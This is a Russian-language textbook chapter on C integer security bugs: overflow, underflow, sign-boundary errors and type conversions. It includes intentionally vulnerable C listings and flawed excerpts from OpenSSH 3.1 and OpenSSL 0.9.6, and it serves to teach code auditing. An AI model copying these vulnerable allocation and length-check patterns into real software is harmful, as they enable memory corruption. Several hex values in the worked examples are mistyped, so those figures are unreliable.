В примерах сделана попытка использовать типы `int` и `unsigned int`, чтобы избежать кода, на который влияют `default type promotions` C. Эта тема рассматривается в разделе "Преобразования типов" далее в главе, но пока обратите внимание: всякий раз, когда вы используете `char` или `short` в арифметическом выражении в C, он преобразуется в `int` до выполнения арифметики.

## Границы unsigned integer

Unsigned-целые определяются в спецификации C как подчиняющиеся правилам модульной арифметики (см. вставку "Модульная арифметика"). Для unsigned-целого, использующего X битов хранилища, арифметика над этим целым выполняется по модулю  $2^X$ . Например, арифметика над 8-битным unsigned-целым выполняется по модулю  $2^8$ , или по модулю 256. Еще раз посмотрите на это простое выражение:

```
unsigned int a;  
  
a=0xE0000020;  
  
a=a+0x20000020;
```

Сложение выполняется по модулю  $2^{32}$ , или по модулю 4,294,967,296 (0x100000000). Результат сложения равен 0x40, то есть (0xE0000020 + 0x20000020) modulo 0x100000000.

Другой способ представить это - считать, что лишние биты результата числового переполнения усекаются. Если выполнить вычисление 0xE0000020 + 0x20000020 в двоичном виде, получится следующее:

```
      1110 0000 0000 0000 0000 0000 0010 0000  
+      0010 0000 0000 0000 0000 0000 0010 0000  
=      1 0000 0000 0000 0000 0000 0000 0100 0000
```

Результат, который вы фактически получаете в a, равен 0x40, что имеет двоичное представление 0000 0000 0000 0000 0000 0000 0100 0000.

### Модульная арифметика

Модульная арифметика - система арифметики, активно используемая в информатике. Выражение "X modulo Y" означает "остаток от деления X на Y". Например, 100 modulo 11 равно 1, потому что при делении 100 на 11 ответ равен 9, а остаток равен 1. Оператор остатка в C записывается как %. Поэтому в C выражение (100 % 11) вычисляется как 1, а выражение (100 / 11) вычисляется как 9.

Модульная арифметика полезна для гарантии, что число ограничено определенным диапазоном, и вы часто видите ее в таком назначении в хеш-таблицах. Для объяснения: когда у вас есть X modulo Y, а X и Y - положительные числа, вы знаете, что наибольший возможный результат равен Y-1, а наименьший - 0. Если у вас есть хеш-таблица из 100 бакетов и нужно сопоставить хеш с одним из бакетов, можно сделать так:

```
struct bucket *buckets[100];  
  
...  
  
bucket = buckets[hash % 100];
```

Чтобы увидеть, как работает модульная арифметика, посмотрите на простой цикл:

```
for (i=0; i<20; i++)
    printf("%d ", i % 6);

printf("\n");
```

Выражение  $(i \% 6)$  по сути ограничивает  $i$  диапазоном от 0 до 5. При выполнении программа печатает следующее:

```
0 1 2 3 4 5 0 1 2 3 4 5 0 1 2 3 4 5 0 1
```

Видно, что по мере продвижения  $i$  от 0 до 19,  $i \% 6$  тоже продвигается, но возвращается к 0 каждый раз, когда достигает своего максимального значения 5. Когда вы движетесь вперед через значение, происходит wrap around максимального значения 5. Если двигаться назад через значения, происходит wrap "under" 0 к максимальному значению 5.

Вы видите, что это то же самое, что результат сложения, но без самого старшего бита. Это недалеко от того, что происходит на машинном уровне. Например, архитектуры Intel имеют флаг переноса (CF), который хранит этот старший бит. В C нет механизма, позволяющего обращаться к этому флагу, но в зависимости от базовой архитектуры его можно проверить через ассемблерный код.

Вот пример условия числового переполнения, возникающего из-за умножения:

```
unsigned int a;

a=0xE0000020;

a=a*0x42;
```

Снова арифметика выполняется по модулю  $0x100000000$ . Результат умножения равен  $0xC0000840$ , то есть  $(0xE0000020 * 0x42) \text{ modulo } 0x100000000$ . Вот это в двоичном виде:

```
1110 0000 0000 0000 0000 0000 0010 0000
*
0000 0000 0000 0000 0000 0000 0100 0010
= 11 1001 1100 0000 0000 0000 1000 0100 0000
```

Результат, который вы фактически получаете в  $a$ ,  $0xC0000840$ , имеет двоичное представление  $1100 0000 0000 0000 1000 0100 0000$ . Снова видно, как старшие биты, которые не поместились в результат, фактически были усечены. На машинном уровне часто можно обнаружить переполнение при целочисленном умножении, а также восстановить старшие биты произведения. Например, на Intel инструкция `imul` при умножении использует объект назначения, который вдвое больше исходных операндов, и устанавливает флаги OF (overflow) и CF (carry), если результат умножения требует ширину больше исходного операнда. Некоторый код даже использует inline assembly для проверки числового переполнения (это обсуждается во вставке "Переполнения при умножении на Intel" далее в этой главе).

Вы видели примеры того, как арифметические переполнения могут возникать из-за сложения и умножения. Еще один оператор, способный вызывать переполнения, - сдвиг влево, который для этого обсуждения можно считать умножением на 2. Он ведет себя во многом так же, как умножение, поэтому отдельный пример не приводится.

Теперь можно посмотреть на некоторые проблемы безопасности, связанные с числовым переполнением unsigned-целых. Листинг 6-2 - очищенная и отредактированная версия эксплуатируемого условия, недавно найденного в коде клиента.



## Листинг 6-2. Пример integer overflow

```
u_char *make_table(unsigned int width, unsigned int height,
                  u_char *init_row)
{
    unsigned int n;
    int i;
    u_char *buf;

    n = width * height;

    buf = (char *)malloc(n);
    if (!buf)
        return (NULL);

    for (i=0; i< height; i++)
        memcpy(&buf[i*width], init_row, width);

    return buf;
}
```

Назначение функции `make_table()` - взять ширину, высоту и начальную строку и создать в памяти таблицу, где каждая строка инициализирована тем же содержимым, что и `init_row`. Предположим, пользователи контролируют размеры новой таблицы: `width` и `height`. Если они задают большие размеры, например ширину 1,000,000 и высоту 3,000, функция пытается вызвать `malloc()` для 3,000,000,000 байт. Выделение, скорее всего, завершается неудачно, а вызывающая функция обнаруживает ошибку и корректно ее обрабатывает. Однако пользователи могут вызвать арифметическое переполнение при умножении `width` и `height`, если сделают размеры чуть больше. Это переполнение потенциально эксплуатируемо, потому что выделение выполняется умножением `width` и `height`, но фактическая инициализация массива выполняется циклом `for`. Поэтому если пользователи задают ширину `0x400` и высоту `0x1000001`, результат умножения равен `0x400000400`. Это значение modulo `0x100000000` равно `0x00000400`, или 1024. Поэтому будет выделено 1024 байта, но затем цикл `for` скопирует `init_row` примерно на 16 миллионов раз больше, чем нужно. Умный атакующий может использовать это переполнение для захвата управления приложением, в зависимости от низкоуровневых деталей среды выполнения процесса.

Посмотрите на реальную уязвимость, похожую на предыдущий пример, найденную в сервере OpenSSH. Листинг 6-3 взят из кода challenge-response-аутентификации OpenSSH 3.1: `auth2-chall.c`, функция `input_userauth_info_response()`.

## Листинг 6-3. Пример integer overflow в challenge-response-аутентификации OpenSSH 3.1

```
u_int nresp;
...
nresp = packet_get_int();
if (nresp > 0) {
    response = xmalloc(nresp * sizeof(char*));
    for (i = 0; i < nresp; i++)
        response[i] = packet_get_string(NULL);
}
packet_check_eom();
```

Unsigned-целое `nresp` контролируется пользователем, и его назначение - сообщить серверу, сколько ответов ожидать. Он используется для выделения массива `response[]` и заполнения его сетевыми данными. Во время выделения массива `response[]` в вызове `xmalloc()` `nresp` умножается на `sizeof(char *)`, что обычно равно 4 байтам. Если пользователи задают значение `nresp`, достаточно большое для этого, может произойти числовое переполнение, и результат умножения может оказаться небольшим числом. Например, если `nresp` имеет значение `0x40000020`, результат умножения на 4 равен `0x80`. Поэтому выделяется `0x80` байт, но следующий цикл `for` пытается извлечь `0x40000020` строк из пакета! Это оказалось критической удаленно эксплуатируемой уязвимостью.

Теперь обратите внимание на числовые антипереполнения. С unsigned-целыми вычитания могут заставить значение перейти ниже минимального представимого значения 0. Результат антипереполнения обычно является большим положительным числом из-за модульной природы unsigned-целых. Вот короткий пример:

```
unsigned int a;

a=0x10;

a=a-0x30;
```

Посмотрите на вычисление в binary:

```
0000 0000 0000 0000 0000 0000 0001 0000
-   0000 0000 0000 0000 0000 0000 0011 0000
=   1111 1111 1111 1111 1111 1111 1110 0000
```

Результат, который вы получаете в а, - битовый шаблон для 0xffffffffe0, который в представлении twos complement является корректным отрицательным значением -0x20. Вспомните, что в модульной арифметике, если вы продвигаетесь дальше максимально возможного значения, происходит wrap around к 0. Похожее явление происходит, если вы уходите ниже минимального возможного значения: происходит wrap around к наибольшему возможному значению. Поскольку а имеет тип unsigned int, после вычитания она имеет значение 0xffffffffe0, а не -0x20. Листинг 6-4 - пример числового антипереполнения с участием unsigned-целого.

#### Листинг 6-4. Пример антипереполнения unsigned-целого

```
struct header {
    unsigned int length;
    unsigned int message_type;
};

char *read_packet(int sockfd)
{
    int n;
    unsigned int length;
    struct header hdr;
    static char buffer[1024];

    if(full_read(sockfd, (void *)&hdr, sizeof(hdr))<=0){
        error("full_read: %m");
        return NULL;
    }

    length = ntohl(hdr.length);

    if(length > (1024 + sizeof (struct header) - 1)){
        error("not enough room in buffer\n");
        return NULL;
    }

    if(full_read(sockfd, buffer,
        length - sizeof(struct header))<=0)
    {
        error("read: %m");
        return NULL;
    }

    buffer[sizeof(buffer)-1] = '\0';

    return strdup(buffer);
}
```

Этот код считывает заголовок пакета из сети и извлекает 32-битное поле длины в переменную length. Переменная length представляет общее число байтов в пакете, поэтому программа

сначала проверяет, что часть данных пакета не длиннее 1024 байт, чтобы предотвратить переполнение. Затем она пытается прочитать остаток пакета из сети, считывая `(length - sizeof(struct header))` байт в `buffer`. Это имеет смысл, поскольку код хочет считать часть данных пакета, то есть общую длину минус длину заголовка.

Уязвимость состоит в том, что если пользователи предоставляют `length` меньше `sizeof(struct header)`, вычитание `(length - sizeof(struct header))` вызывает `integer underflow` и в итоге передает очень большой параметр размера в `full_read()`. Эта ошибка может привести к переполнению буфера, потому что в этот момент `read()` по сути копировал бы данные в буфер, пока соединение не закрыто, что позволило бы атакующим захватить управление процессом.

### Переполнения при умножении на Intel

Обычно процессоры обнаруживают возникновение целочисленного переполнения и предоставляют механизмы для работы с ним; однако они редко используются для проверки ошибок и обычно недоступны из C. Например, процессоры Intel устанавливают флаг переполнения (OF) в регистре EFLAGS, когда умножение вызывает переполнение, но C-программист не может проверить этот флаг без `inline assembler`. Иногда это делается по соображениям безопасности, например в процедурах NDR unmarshalling для обработки MSRPC-запросов в операционных системах Windows. Следующий код, взятый из `rpcrt4.dll`, вызывается при unmarshalling различных типов данных из RPC-запросов:

```
sub_77D6B6D4    proc near
var_of          = dword ptr -4
arg_count       = dword ptr  8
arg_length      = dword ptr  0Ch

push    ebp
mov     ebp, esp
push    ecx
and     [ebp+var_of], 0
        ; set overflow flag to 0

push    esi
mov     esi, [ebp+arg_length]
imul    esi, [ebp+arg_count]
        ; multiply length * count

jno     short check_of
mov     [ebp+var_of], 1
        ; if of set, set out flag

check_of:
cmp     [ebp+var_of], 0
jnz     short raise_ex
        ; must not overflow

cmp     esi, 7FFFFFFFh
jbe     short return
```

```

; must be a positive int

raise_ex:
push    6C6h
; exception

call    RpcRaiseException

return:
mov     eax, esi
; return result

pop     esi

leave

retn    8

```

Вы видите, что эта функция, которая умножает число предоставленных элементов на размер каждого элемента, выполняет две проверки адекватности. Сначала она использует `jno`, чтобы проверить флаг переполнения и убедиться, что умножение не переполнилось. Затем она убеждается, что результирующий размер меньше или равен максимальному представимому значению signed-целого, `0x7FFFFFFF`. Если любая проверка завершается неудачно, функция возбуждает исключение.

## Границы signed integer

Signed-целые - немного другая история. Согласно спецификациям C, результат арифметического переполнения или антипереполнения с signed-целым является зависящим от реализации и потенциально может включать машинное прерывание или сбой. Однако на большинстве распространенных архитектур результаты signed-арифметических переполнений хорошо определены и предсказуемы и не приводят ни к какому исключению. Это граничное поведение - естественное следствие того, как арифметика `twos complement` реализована на аппаратном уровне, и оно должно быть согласованным на массовых машинах.

Если вы помните, максимальное положительное значение, которое можно представить в signed-целом в `twos complement`, - это значение, где все биты установлены в 1, кроме самого значащего бита, который равен 0. Это потому, что самый старший бит указывает знак числа, а значение 1 в этом бите означает, что число отрицательное. Когда операция над signed-целым вызывает арифметическое переполнение или антипереполнение, результирующее значение "оборачивается через границу знака" и обычно вызывает изменение знака. Например, в 32-битном целом значение `0x7FFFFFFF` - большое положительное число. Добавление к нему 1 дает результат `0x80000000`, то есть большое отрицательное число. Посмотрите на еще один простой пример:

```

int a;

a=0x7FFFFFFF;

a=a+0x100;

```

Результат сложения равен  $-0x7ffffff0$ , или  $-2,147,483,408$ . Теперь посмотрите на вычисление в binary:

```
      0111 1111 1111 1111 1111 1111 1111 0000
+
      0000 0000 0000 0000 0000 0001 0000 0000
=
      1000 0000 0000 0000 0000 0000 1111 0000
```

Результат, который вы получаете в а, - битовый шаблон для  $0x800000f0$ , который является корректным результатом сложения, но поскольку он интерпретируется как число в twos complement, значение фактически интерпретируется как  $-0x7ffffff0$ . В этом случае большое положительное число плюс небольшое положительное число привело к большому отрицательному числу.

При signed-сложении можно переполнить границу знака, заставляя положительное число перейти через  $0x80000000$  и становиться отрицательным. Также можно вызвать антипереполнение через границу знака, заставляя отрицательное число перейти ниже  $0x80000000$  и становиться положительным. Вычитание идентично сложению с отрицательным числом, поэтому их можно анализировать как по сути одну и ту же операцию. Переполнения при умножении и сдвиге также возможны, и классифицировать их результаты не так легко. По сути, биты ложатся как ложатся; если бит оказывается в бите знака результата, результат отрицательный. В противном случае нет. Арифметические переполнения, связанные с умножением, на первый взгляд кажутся немного хитрыми, но атакующие обычно могут заставить их возвращать полезные целевые значения.

NB. На протяжении этой главы функция `read()` используется для демонстрации различных форм целочисленных дефектов. Ради ясности это небольшое упрощение, поскольку многие современные системы проверяют аргумент длины для `read()` на уровне системного вызова. Эти системы, включая BSD и более новое ядро Linux 2.6, проверяют, что этот аргумент меньше или равен максимальному значению signed-целого соответствующего размера, тем самым минимизируя риск повреждения памяти.

Некоторые неожиданные изменения знака в арифметике могут приводить к тонко эксплуатируемым условиям в коде. Эти изменения могут заставить программы неправильно вычислять требования к пространству, приводя к условиям, похожим на те, что возникают при пересечении максимальной границы unsigned-целых. Ошибки такого рода обычно возникают в приложениях, выполняющих арифметику над целыми числами, взятыми напрямую из внешних источников, таких как сетевые данные или файлы. Листинг 6-5 - простой пример, показывающий, как пересечение границы знака может неблагоприятно повлиять на приложение.

#### Листинг 6-5. Пример уязвимости signed integer

```
char *read_data(int sockfd)
{
    char *buf;
    int length = network_get_int(sockfd);

    if(!(buf = (char *)malloc(MAXCHARS)))
        die("malloc: %m");

    if(length < 0 || length + 1 >= MAXCHARS){
        free(buf);
        die("bad length: %d", value);
    }

    if(read(sockfd, buf, length) <= 0){
        free(buf);
        die("read: %m");
    }
}
```

```

    }

    buf[value] = '\0';

    return buf;
}

```

Этот пример считывает целое из сети и выполняет над ним несколько проверок адекватности. Сначала length проверяется, чтобы убедиться, что она больше или равна нулю и, следовательно, положительна. Затем length проверяется, чтобы убедиться, что она меньше MAXCHARS. Однако во второй части проверки длины к length добавляется 1. Это открывает вектор атаки: значение 0x7FFFFFFF проходит первую проверку (потому что оно больше 0) и проходит вторую проверку длины (так как 0x7FFFFFFF + 1 равно 0x80000000, то есть отрицательное значение). Затем read() была бы вызвана с фактически неограниченным аргументом длины, что привело бы к потенциальному переполнению буфера.

Такую ошибку легко сделать при работе с signed-целыми, и ее может быть столь же трудно заметить. Протоколы, которые позволяют пользователям напрямую указывать целые числа, особенно склонны к этому типу уязвимости. Чтобы изучить это на практике, посмотрите на реальное приложение, выполняющее небезопасное вычисление. Следующая уязвимость была в кодовой базе OpenSSL 0.9.6, связанной с обработкой данных, закодированных Abstract Syntax Notation (ASN.1). ASN.1 - язык, используемый для описания произвольных сообщений, отправляемых между компьютерами, которые кодируются с помощью BER, его basic encoding rules. Это кодирование - идеальный кандидат для уязвимости такого характера, потому что протокол явно работает с 32-битными целыми, предоставленными недоверенными клиентами. Листинг 6-6 взят из crypto/asn1/a\_d2i\_fp.c - функции ASN1\_d2i\_fp(), отвечающей за чтение ASN.1-объектов из потоков buffered IO (BIO). Этот код был сокращен для краткости.

#### Листинг 6-6. Пример уязвимости integer sign boundary в OpenSSL 0.9.6i

```

c.inf=ASN1_get_object(&(c.p),&(c.slen),&(c.tag),&(c.xclass),
                    len-off);

...
{
    /* suck in c.slen bytes of data */
    want=(int)c.slen;
    if (want > (len-off))
    {
        want-=(len-off);
        if (!BUF_MEM_grow(b,len+want))
        {
            ASN1err(ASN1_F_ASN1_D2I_BIO,
                    ERR_R_MALLOC_FAILURE);
            goto err;
        }
        i=BIO_read(in,&(b->data[len]),want);
    }
}

```

Этот код вызывается в цикле для извлечения ASN.1-объектов. Функция ASN1\_get\_object() считывает заголовок объекта, указывающий длину следующего ASN.1-объекта. Эта длина помещается в signed-целое c.slen, который затем присваивается want. Функция ASN.1-объекта гарантирует, что это число не отрицательное, поэтому наибольшее значение, которое можно поместить в c.slen, равно 0x7FFFFFFF. В этот момент len - объем данных, уже считанных в память, а off - смещение в этих данных к разбираемому объекту. Поэтому (len-off) - это объем данных, считанных в память, которые парсер еще не обработал. Если код видит, что объект больше доступных неразобраных данных, он решает выделить больше места и считать остаток объекта.

Функция BUF\_MEM\_grow() вызывается для выделения требуемого пространства в буфере памяти b; ее второй аргумент - параметр размера. Проблема в том, что выражение len+want, используемое

для второго аргумента, может переполниться. Допустим, что при входе в этот код `len` равен 200 байтам, а `off` равен 50. Атакующий задает размер объекта `0x7FFFFFFF`, который попадает в `want`. `0x7FFFFFFF`, безусловно, больше 150 байт оставшихся данных в памяти, поэтому код выделения будет выполнен. Из `want` будет вычтено 150, чтобы отразить объем уже считанных данных, и он получит значение `0x7FFFFFF69`. Вызов `BUF_MEM_grow()` запросит `len+want` байт, или `0x7FFFFFF69 + 200`. Это `0x8000031`, что интерпретируется как большое отрицательное число.

Внутри функция `BUF_MEM_grow()` выполняет сравнение, проверяя свой аргумент длины с тем, сколько пространства она уже выделила ранее. Поскольку отрицательное число меньше объема памяти, который она уже выделила, функция предполагает, что все в порядке. Поэтому повторное выделение обходится, и произвольные объемы данных могут быть скопированы в выделенные данные кучи, с тяжелыми последствиями.

## Преобразования типов

С чрезвычайно гибко в обработке взаимодействия разных типов данных. Например, с помощью нескольких приведений типов вы можете легко умножить `unsigned`-символ на `signed long integer`, добавить его к указателю на символ, а затем передать результат функции, ожидающей указатель на структуру. Программисты привыкли к этой гибкости, поэтому склонны смешивать типы данных, не слишком заботясь о том, что происходит за кулисами.

Чтобы справляться с этой гибкостью, когда компилятору нужно преобразовать объект одного типа в другой тип, он выполняет то, что известно как преобразование типа. Есть две формы преобразований типов: явные преобразования типов, при которых программист явно инструктирует компилятор преобразовать один тип в другой с помощью приведения, и неявные преобразования типов, при которых компилятор выполняет "скрытые" преобразования переменных, чтобы программа функционировала ожидаемым образом.

NB. В литературе по языкам программирования вы можете встретить преобразования типов под названием "type coercions"; эти термины синонимичны.

Когда вы впервые узнаете, сколько неявных преобразований происходит за кулисами типичной C-программы, это часто удивляет. Эти автоматические преобразования типов, коллективно известные как преобразования типов по умолчанию, возникают почти магически, когда программист выполняет кажущиеся прямолинейными задачи, например делает вызов функции или сравнивает два числа.

Уязвимости, возникающие из преобразований типов, часто завораживают, потому что они могут быть тонкими и трудными для поиска в исходном коде, и они часто приводят к ситуациям, где исправление критической удаленной уязвимости сводится к простому изменению `char` на `unsigned char`. Правила, управляющие этими преобразованиями, обманчиво тонки, и легко поверить, что вы твердо их понимаете, но при этом пропустить важный нюанс, который имеет огромное значение при анализе или написании кода.

Вместо того чтобы сразу переходить к известным классам уязвимостей, сначала вы рассмотрите, как компиляторы C выполняют преобразования типов на низком уровне, а затем подробно изучите правила C, чтобы узнать обо всех ситуациях, в которых происходят преобразования. Этот раздел довольно длинный, потому что нужно охватить большой объем материала, прежде чем у вас появится основа для уверенного анализа преобразований типов в C. Однако этот аспект языка достаточно тонок, чтобы действительно стоило потратить время на получение прочного понимания базовых правил; вы сможете использовать это понимание, чтобы находить уязвимости, о которых большинство программистов не знает даже на концептуальном уровне.

## Обзор

Когда C сталкивается с общей задачей согласования двух разных типов, он делает многое, чтобы не удивлять программистов. Компиляторы следуют набору правил, пытающихся инкапсулировать "здравый смысл" о том, как управлять смешиванием разных типов, и чаще всего результатом становится программа, которая имеет смысл и просто делает то, что задумал программист. Тем не менее применение этих правил часто может приводить к удивительному, неожиданному поведению. Более того, как можно ожидать, это неожиданное поведение склонно иметь серьезные последствия для безопасности.

В следующем разделе вы начнете с изучения правил преобразования - общих правил, которые C использует при преобразовании между типами. Они определяют, как машина преобразует один тип в другой на битовом уровне. После того как вы хорошо поймете, как C преобразует разные типы между собой на машинном уровне, вы изучите, как компилятор выбирает, какие преобразования типов применять в контексте C-выражений, что включает три важные концепции: простые преобразования, integer promotions и usual arithmetic conversions.

NB. Хотя нецелочисленные типы, такие как float-типы и указатели, частично рассматриваются, основное внимание в этом обсуждении уделяется тому, как C манипулирует целыми числами, потому что эти преобразования часто понимают неправильно, а для анализа безопасности они критичны.

## Правила преобразования

Следующие правила описывают, как C преобразует один тип в другой, но не описывают, когда conversions выполняются или почему они выполняются.

NB. Следующее содержание специфично для реализаций с twos complement и представляет собой сжатую и прагматичную версию правил из спецификации C.

### Integer types: сохранение значения

Важная концепция в преобразованиях целочисленных типов - понятие преобразования с сохранением значения. В основном, если новый тип может представлять все возможные значения старого типа, преобразование считается сохраняющим значение. В этой ситуации значение не может быть потеряно или изменено в результате преобразования. Например, если unsigned char преобразуется в int, преобразование сохраняет значение, потому что int может представлять все значения unsigned char. Вы можете проверить это, снова обратившись к таблице 6-2.

Предполагая, что вы рассматриваете машину с twos complement, вы знаете, что 8-битный unsigned char может представлять любое значение между 0 и 255. Вы знаете, что 32-битный int может представлять любое значение между -2147483648 и 2147483647. Следовательно, у unsigned char нет такого значения, которое int не мог бы представить.



Соответственно, при преобразовании с изменением значения старый тип может содержать значения, которые нельзя представить в новом типе. Например, если вы преобразуете `int` в `unsigned int`, вы потенциально создали трудноразрешимую ситуацию. `unsigned int` на 32-битной машине имеет диапазон от 0 до 4294967295, а `int` имеет диапазон от -2147483648 до 2147483647. `unsigned int` не может удержать ни одно отрицательное значение, которое способен представить `signed int`.

Согласно стандарту C, некоторые преобразования с изменением значения имеют результаты, зависящие от реализации. Это верно только для преобразований с изменением значения, у которых тип назначения является `signed`; преобразования с изменением значения в `unsigned`-тип определены и согласованы во всех реализациях. Если вы помните обсуждение граничных условий, это потому, что `unsigned`-арифметика определена как система модульной арифметики. Машины с `twos complement` следуют тем же базовым схемам поведения, поэтому можно с достаточной уверенностью объяснить, как они выполняют преобразования с изменением значения в `signed`-типы назначения.

## Integer types: расширение

Когда вы преобразуете узкий тип в более широкий тип, машина обычно копирует битовый шаблон из старой переменной в новую переменную, а затем устанавливает все оставшиеся старшие биты в новой переменной в 0 или 1. Если исходный тип является `unsigned`, машина использует `zero extension`, при котором она распространяет значение 0 на все старшие биты в новом более широком типе. Если исходный тип является `signed`, машина использует `sign extension`, при котором она распространяет бит знака из исходного типа на все неиспользуемые биты типа назначения.

### Предупреждение

Процедура расширения может иметь неожиданные последствия: если узкий `signed`-тип, такой как `signed char`, преобразуется в более широкий `unsigned`-тип, такой как `unsigned int`, происходит `sign extension`.

Рисунок 6-1 показывает преобразование `unsigned char` со значением 5 в `signed int` с сохранением значения.

**Рисунок 6-1.** Преобразование `unsigned char` в `int` (`zero extension`, `big endian`): значение 05 помещается в младший байт 00 00 00 05.

Символ помещается в целое, и значение сохраняется. На уровне битового шаблона это просто включало `zero extension`: очистку старших битов и перемещение наименее значащего байта (LSB) в LSB нового объекта.

Теперь рассмотрим преобразование `signed char` в `int`. `int` может представлять все значения `signed char`, поэтому это преобразование также сохраняет значение. Рисунок 6-2 показывает, как это преобразование выглядит на битовом уровне.

**Рисунок 6-2.** Преобразование `signed char` в `integer` (`sign extension`, `big endian`): значение FB расширяется до FF FF FF FB.

Эта ситуация немного другая: значение то же самое, но преобразование сложнее. Битовое представление -5 в `signed char` равно 1111 1011. Битовое представление -5 в `int` равно 1111 1111 1111 1111 1111 1111 1011. Чтобы выполнить преобразование, компилятор генерирует ассемблерный код, выполняющий `sign extension`. На рисунке 6-2 видно, что бит знака установлен в `signed char`, поэтому для сохранения значения -5 бит знака должен быть скопирован в остальные 24 бита `int`.

Предыдущие примеры являются преобразованиями с сохранением значения. Теперь рассмотрите расширяющее преобразование с изменением значения. Допустим, вы преобразуете `signed char` со значением -5 в `unsigned int`. Поскольку исходный тип является `signed`, вы выполняете `sign extension` над `signed char` перед помещением его в `unsigned int` (см. рисунок 6-3).

**Рисунок 6-3.** Преобразование `signed char` в `unsigned integer` (`sign extension`, `big endian`): значение `FB` расширяется до `FF FF FF FB`, что в `unsigned int` интерпретируется как 4,294,967,291.

Как упоминалось ранее, этот результат может удивлять разработчиков. Его последствия для безопасности вы изучите в разделе "Расширение знака" далее в этой главе. Это преобразование является изменяющим значение, потому что `unsigned int` не может представлять значения меньше 0.

## Integer types: сужение

При преобразовании более широкого типа в более узкий машина использует только один механизм: усечение. Биты более широкого типа, которые не помещаются в новый более узкий тип, отбрасываются. Рисунки 6-4 и 6-5 показывают два сужающих преобразования. Обратите внимание, что все сужающие преобразования изменяют значение, потому что вы теряете `precision`.

**Рисунок 6-4.** Преобразование `integer` в `unsigned short integer` (`truncation`, `big endian`): `FF F0 BD C0` усекается до `BD C0`, значение становится 48576.

**Рисунок 6-5.** Преобразование `integer` в `signed char` (`truncation`, `big endian`): `FF FF FF FF` усекается до `FF`, значение остается -1.

## Integer types: signed и unsigned

Последний тип целочисленного преобразования, который нужно рассмотреть: если преобразование происходит между `signed`-типом и `unsigned`-типом той же ширины, в битовом шаблоне ничего не меняется. Это преобразование изменяет значение. Например, допустим, у вас есть `signed`-целое -1, которое представлено в двоичном виде как `1111 1111 1111 1111 1111 1111 1111 1111`.

Если интерпретировать этот же битовый шаблон как `unsigned`-целое, вы увидите значение 4,294,967,295. Преобразование суммировано на рисунке 6-6. Преобразование из `unsigned int` в `int` технически может зависеть от реализации, но работает тем же образом: битовый шаблон оставляется как есть, а значение интерпретируется в контексте нового типа (см. рисунок 6-7).

**Рисунок 6-6.** Преобразование `int` в `unsigned int` (`big endian`): `FF FF FF FF` сохраняется, значение меняется с -1 на 4,294,967,295.

**Рисунок 6-7.** Преобразование `unsigned int` в `signed int` (`big endian`): `FF FF FF FF` сохраняется, значение меняется с 4,294,967,295 на -1.

## Сводка integer type conversion

Вот несколько практических правил для преобразований целочисленных типов:

- Когда вы преобразуете более узкий `signed`-тип в более широкий `unsigned`-тип, компилятор генерирует ассемблерный код для `sign extension`, и значение объекта может измениться.
- Когда вы преобразуете более узкий `signed`-тип в более широкий `signed`-тип, компилятор генерирует ассемблерный код для `sign extension`, и значение объекта сохраняется.

- Когда вы преобразуете более узкий unsigned-тип в более широкий тип, компилятор генерирует ассемблерный код для zero extension, и значение объекта сохраняется.
- Когда вы преобразуете более широкий тип в более узкий тип, компилятор генерирует ассемблерный код для truncation, и значение объекта может измениться.
- Когда вы преобразуете между signed- и unsigned-типами одной ширины, компилятор фактически ничего не делает, битовый шаблон остается тем же, и значение объекта может измениться.

Таблица 6-4 суммирует обработку, которая происходит, когда разные целочисленные типы преобразуются в реализациях C с two's complement. По мере прохождения информации в следующих разделах эта таблица может служить полезным справочником для вспоминания, как происходит преобразование.

**Таблица 6-4. Преобразование целочисленных типов в C (источник слева, назначение сверху)**

| Source / Destination | signed char                                              | unsigned char                    | short int                                                | unsigned short int               | int                                                      | unsigned int                     |
|----------------------|----------------------------------------------------------|----------------------------------|----------------------------------------------------------|----------------------------------|----------------------------------------------------------|----------------------------------|
| signed char          | Compatible types                                         | Value changing; bit pattern same | Value preserving; sign extension                         | Value changing; sign extension   | Value preserving; sign extension                         | Value changing; sign extension   |
| unsigned char        | Value changing; bit pattern same; implementation defined | Compatible types                 | Value preserving; zero extension                         | Value preserving; zero extension | Value preserving; zero extension                         | Value preserving; zero extension |
| short int            | Value changing; truncation; implementation defined       | Value changing; truncation       | Compatible types                                         | Value changing; bit pattern same | Value preserving; sign extension                         | Value changing; sign extension   |
| unsigned short int   | Value changing; truncation; implementation defined       | Value changing; truncation       | Value changing; bit pattern same; implementation defined | Compatible types                 | Value preserving; zero extension                         | Value preserving; zero extension |
| int                  | Value changing; truncation; implementation defined       | Value changing; truncation       | Value changing; truncation; implementation defined       | Value changing; truncation       | Compatible types                                         | Value changing; bit pattern same |
| unsigned int         | Value changing; truncation; implementation defined       | Value changing; truncation       | Value changing; truncation; implementation defined       | Value changing; truncation       | Value changing; bit pattern same; implementation defined | Compatible types                 |

## Floating point и complex types

Хотя уязвимости, вызванные использованием арифметики с плавающей точкой, широко не публиковались, они, безусловно, возможны. Конечно, существует возможность появления тонких ошибок в финансовом ПО, связанных с преобразованиями типов с плавающей точкой или проблемами представления. Обсуждение типов с плавающей точкой в этой главе довольно краткое. За дополнительной информацией обращайтесь к документам стандартов C и ранее упомянутым справочникам по программированию на C.

Правила стандарта C для преобразований между вещественными типами с плавающей точкой и целочисленными типами оставляют много места для поведения, зависящего от реализации. При преобразовании из вещественного типа в целочисленный тип дробная часть числа отбрасывается.

Если целочисленный тип не может представить целую часть числа с плавающей точкой, результат неопределен. Аналогично, преобразование из целочисленного типа в вещественный тип переносит значение, если это возможно. Если вещественный тип не может представить значение целого, но может приблизиться к нему, компилятор округляет целое до следующего большего или меньшего числа способом, зависящим от реализации. Если целое находится за пределами диапазона вещественного типа, результат неопределен.

Преобразования между типами с плавающей точкой разной precision обрабатываются похожей логикой. Promotion не вызывает изменения значения. При demotion, вызывающем изменение значения, компилятор свободен округлять числа, если это возможно, способом, зависящим от реализации. Если округление невозможно из-за диапазона целевого типа, результат неопределен.

## Другие типы

В C есть множество других типов помимо целых чисел и float-типов, включая указатели, Boolean-типы, структуры, union-типы, функции, массивы, enum-типы и другие. В большинстве случаев преобразования между этими типами не столь критичны с точки зрения безопасности, поэтому они не рассматриваются подробно в этой главе.

Арифметика указателей рассматривается в разделе "Арифметика указателей" далее в этой главе. Преобразование типов указателей в значительной степени зависит от базовой архитектуры машины, и многие преобразования указаны как зависящие от реализации. По сути, программисты свободны преобразовывать указатели в целые числа и обратно, а также преобразовывать указатели из одного типа в другой. Результаты зависят от реализации, и программисты должны помнить об ограничениях выравнивания и других низкоуровневых деталях.

## Простые преобразования

